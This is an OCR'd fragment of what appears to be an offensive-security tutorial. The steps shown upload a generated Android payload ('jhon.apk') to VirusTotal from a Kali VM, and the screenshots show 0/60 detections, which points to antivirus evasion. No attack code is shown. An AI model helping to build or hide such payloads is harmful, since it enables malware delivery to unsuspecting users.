
Step2: type the ls




Step3: go to virustotal website and upload the payload

Result:




kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
VirusTotal - File - 740b17
https://www.virustotal.com/gui/file/740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f?nocache=1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f
Mouse integration ...
Auto capture keyboard ...
0 / 60
Community Score
No security vendors flagged this file as malicious
Reanalyze Similar More
740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f
jhon.apk
text
Size 17.90 KB
Last Analysis Date a moment ago
TXT
DETECTION DETAILS COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML) Undetected
AhnLab-V3 Undetected
AliCloud Undetected
ALYac Undetected
Antiy-AVL Undetected
Arcabit Undetected
Avast Undetected
AVG Undetected
Avira (no cloud) Undetected
Baidu Undetected
BitDefender Undetected
Bkav Pro Undetected
ClamAV Undetected
CMC Undetected
Right Ctrl
36°C Mostly clear
Search
ENG IN
19:43 15-04-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
VirusTotal - File - 740b17
https://www.virustotal.com/gui/file/740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f?nocache=1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f
Mouse integration ...
Auto capture keyboard ...
AliCloud Undetected
ALYac Undetected
Antiy-AVL Undetected
Arcabit Undetected
Avast Undetected
AVG Undetected
Avira (no cloud) Undetected
Baidu Undetected
BitDefender Undetected
Bkav Pro Undetected
ClamAV Undetected
CMC Undetected
CrowdStrike Falcon Undetected
CTX Undetected
Cynet Undetected
DrWeb Undetected
Emsisoft Undetected
eScan Undetected
ESET-NOD32 Undetected
Fortinet Undetected
GData Undetected
Gridinsoft (no cloud) Undetected
Huorong Undetected
Ikarus Undetected
Jiangmin Undetected
K7AntiVirus Undetected
K7GW Undetected
Kaspersky Undetected
Kingsoft Undetected
Lionic Undetected
Malwarebytes Undetected
MaxSecure Undetected
Right Ctrl
36°C Mostly clear
Search
ENG IN
19:43 15-04-2025